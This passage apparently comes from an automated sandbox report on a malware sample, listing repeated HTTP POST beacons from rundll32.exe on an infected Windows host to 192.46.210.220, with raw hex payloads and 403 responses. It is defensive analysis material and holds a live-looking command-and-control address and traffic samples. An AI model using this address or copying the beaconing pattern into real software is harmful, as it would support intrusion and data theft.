2021-10-28 02:51:16 UTC	339	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:17 UTC	349	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:16 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.4	50130	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:16 UTC	344	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:16 UTC	344	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:17 UTC	349	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:17 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49809	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:14 UTC	34	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:14 UTC	35	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:15 UTC	39	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:15 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.4	50136	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:20 UTC	349	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:20 UTC	349	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:20 UTC	359	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:20 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.4	50138	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:20 UTC	354	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:20 UTC	354	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:21 UTC	359	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:21 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.4	50144	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:24 UTC	359	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:24 UTC	359	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:25 UTC	369	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:25 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.4	50146	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:25 UTC	364	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:25 UTC	364	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:25 UTC	369	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:25 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.4	50153	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:28 UTC	369	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:28 UTC	369	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:29 UTC	379	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:29 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.4	50154	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:29 UTC	374	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:29 UTC	374	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:29 UTC	379	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:29 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.4	50161	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:32 UTC	379	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:32 UTC	379	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:33 UTC	389	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:33 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.4	50162	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:32 UTC	384	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:32 UTC	384	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:33 UTC	389	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:33 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.4	50169	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:36 UTC	389	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:36 UTC	389	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z"V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:37 UTC	399	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:37 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.4	50170	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:36 UTC	394	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:51:36 UTC	394	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:51:37 UTC	399	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:51:37 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49815	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:17 UTC	39	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:17 UTC	40	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:18 UTC	44	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:18 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.4	50177	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:51:40 UTC	399	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
